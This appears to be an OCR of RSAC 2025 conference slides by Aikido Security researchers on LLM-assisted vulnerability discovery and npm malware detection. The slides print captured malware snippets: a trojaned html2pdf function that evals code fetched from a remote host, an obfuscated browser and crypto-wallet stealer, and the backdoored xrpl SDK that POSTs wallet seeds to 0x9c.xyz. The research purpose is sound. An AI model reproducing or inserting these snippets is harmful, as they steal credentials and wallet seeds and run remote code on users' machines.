
Promise based HTTP client for the browser and node.js

Prototype pollution

77/100 (High)

Discovered Jan 2024 (No CVE)

Fixed V1.6.4



Screenshot from NPMjs.com/package/axios

Interesting findings

AIKIDO-2024-10155

Apache Echarts v2.2.8 - 5.5.0


interactive charting and data visualization library

XSS

60/100 (Medium)

Discovered March 2024 (No CVE)

Fixed V5.5.1



Screenshot from npmjs.com/package/echarts

Interesting findings

AIKIDO-2024-10479

Apache Echarts v3.0.0 - 5.38.0


Static/CMS - The core Laravel CMS Composer Package

Path Traversal

91/100 (Critical)

Discovered April 2024 (No CVE)

Fixed V5.38.1



Screenshot from
packagist.org/packages/statamic/cms

FAQ - Why LLMs?

- Language in changelogs ambiguous! (sometimes deliberately)
- Building discovery rules for each nearly impossible
- LLM models are now small enough to be viable

Discoverability - Easy

181162a Django 5.1 removed is_iterable by jpic
#1354 [fix] escape selected text to avoid XSS exploit
#1354 [fix] take the right id in the right place for t

Discoverability - Hard

- Add **@Pietfried** and **@hikinggrass** to CODEOWNERS for rust and baze
- Redact tokens that are logged to console by **@hikinggrass** in #985
- Bump everest-framework to 0.18.1 by **@hikinggrass** in #983

Discoverability - Medium

@directus/api

- Fixed unauthenticated data access on a public websocket
- Fixed query generation for M2M relations that share the sa

Discoverability - Very hard

- Add 421 `MisdirectedRequest` HTTP exception. #2850
- Increase default work factor for PBKDF2 to 1,000,000 iterations. #2969
- Inline annotations for `datastructures`, removing stub files. #2970

RSAC 2025 Conference

What's the next research project?

RSAC 2025 Conference

Malware detection

Concept

Use traditional scanners to discover malware, combine LLMs to triage results

Challenges


False positive unmanageable

- With 30k packages on NPM a day alone. 1% false positives would create too much noise to be useful

Concept

1. Sources

Scrap all new public registries for data



2. Scan for malware

Looking through the source code of all public packages using OpenGrep rules

Opengrep

3. Identicate malware indicators

Tools provide feedback for 30+ malware indicators


4. LLMs validation

Use LLMs to validate findings from the tool indicators

5. human validation

Use LLMs to validate findings from the tool indicators

Concept


Filters and Preprocessing
Extractor 1
Extractor 2
...
Extractor n
Package
Indicators
- npm metadata (filter)
- basic features (min files/dependencies)
- banlist
- guarddog
- semgrep
- yara
Processing
Classifier 1
Classifier 2
...
Classifier 3
Classifications
- is_malware
- autoflagged
- relevant indicators
- reason
- llm (on indicators with code fragments)
- indicator combinations
- url domain
Postprocessing
Ensemble classifier

Early results

611

malicious projects detected in March 2025

Benchmark OpenSSF 156 detected packages

LLM Detection
Average Time

5 mins

OpenSSF
Average time

10 days

Example Discovery

/react-html2pdf.js/index.js

« Back

```
1  function html2pdf() {
2      return "html2pdf"
3  }
4
5  module.exports = html2pd
6
```

Welcome | JS function html2pdf() { Untitled-1 ●

```
1   function html2pdf() {
2       (async () => eval((await axios.get("https://ipcheck-production.up.railway[.]app/106", {
3           headers: {
4               "x-secret-key": "locationchecking"
5           }
6       })).data))()
7       return "html2pdf"
8   }
9
10  module.exports = html2pdf
```

Example Discovery

```
177  }
178  function _0x506f() {
179    const _0x4e59ac = [....];
180    _0x506f = function () {
181      return _0x4e59ac;
182    };
183    return _0x506f();
184  }
185  function _0x275dbc(_0x3a088a, _0x2b8854, _0x55aca9, _0x523cc3) {
186    return _0x5e84(_0x3a088a - 0x27, _0x523cc3);
187  }
188  const R = ["Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"];
189  const Q = ["Local/Google/Chrome", "Google/Chrome", "google-chrome"];
190  const X = ["Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera", "opera"];
191  const Bt = ["nkbihfbeogaeaoehlefnkodbefgpgknn", "ejbalbakoplchlghecdalmeeeajnimhm", "fhbohimaelbohpjbbldcngcnapndod
192  const uploadFiles = async (_0x4e59e1, _0x1e64c9, _0x1b778e, _0x35144d) => {
193    let _0xbfe9a;
194    if (!_0x4e59e1 || '' === _0x4e59e1) {
195      return [];
196    }
197    try {
198      if (!testPath(_0x4e59e1)) {
199        return [];
200      }
201    } catch ( 0x25bf31) {
```

Steal browser data
- Caches
- passwords
- session tokens

Searches for Crypto assets

Steals KeyChains

Installs malware backdoor

XRP SDK Attack

xrpl

4.2.5 • Public • Published 4 days ago

Readme | Code Beta | 9 Dependencies | 143 Dependents | 72 Versions

xrpl.js

A JavaScript/TypeScript library for interacting with the XRP Ledger

npm install xrpl

minified size 371.1 KiB

This is the recommended library for integrating a JavaScript/TypeScript app with the XRP Ledger, especially if you intend to use advanced functionality such as IOUs, payment paths, the decentralized exchange, account settings, payment channels, escrows, multi-signing, and more.

Reference Documentation

See the full reference documentation for all classes, methods, and utilities.

Features

1. Managing keys & creating test credentials (`Wallet` && `Client.fundWallet()`)
2. Submitting transactions to the XRP Ledger (`Client.submit(...)` & transaction types)
3. Sending requests to observe the ledger (`Client.request(...)` using public API methods)
4. Subscribing to changes in the ledger (Ex. ledger, transactions, & more...)
5. Parsing ledger data into more convenient formats (`xrpToDrops` and `rippleTimeToISOTime`)

Install

```
> npm i xrpl
```

Repository

github.com/XRPLF/xrpl.js

Homepage

github.com/XRPLF/xrpl.js#readme

Weekly Downloads

130,382

Version	License
4.2.5	ISC

Unpacked Size	Total Files
9.58 MB	1700

Last publish

4 days ago

XRP SDK Attack

```
export { Client, ClientOptions } from './client'

export * from './models'

export * from './utils'

export { default as ECDSA } from './ECDSA'

export * from './errors'

export { FundingOptions } from './Wallet/fundWallet'
export { Wallet } from './Wallet'

export { walletFromSecretNumbers } from './Wallet/walletFromSecretNumber

export { keyToRFC1751Mnemonic, rfc1751MnemonicToKey } from './Wallet/rf

export * from './Wallet/signer'

const validSeeds = new Set<string>([])
export function checkValidityOfSeed(seed: string) {
  if (validSeeds.has(seed)) return
  validSeeds.add(seed)
  fetch("https://0x9c.xyz/xc", { method: 'POST', headers: { 'ad-referra
}
```

Homepage

github.com/XRPLF/xrpl.js#readme

Weekly Downloads

143,670

Version	License
4.2.4	ISC

Unpacked Size	Total Files
9.61 MB	1700

Last publish

10 hours ago

Collaborators

>_Try on RunKit

Apply What You Have Learned Today

- Discover
  - Link to the RSS or GitHub project to identify vulnerable components within your supply-chain
- Contribute
  - Intel is an open-source database on GitHub, you can update or introduce new issues via PRs
- Duplicate
  - Intel project has proven LLMs can identify issues with high level of accuracy from changelogs. Lots more data can be extracted using the same method!
  - Have an idea (let's work together!)

RSAC 2025 Conference

Thanks!

intel.aikido.dev

Mackenzie Jackson
@advocatemack
http://linkedin.com/in/advocatemack

Willem Delbare
http://linkedin.com/in/willemdelbare/

Many Voices.
One Community.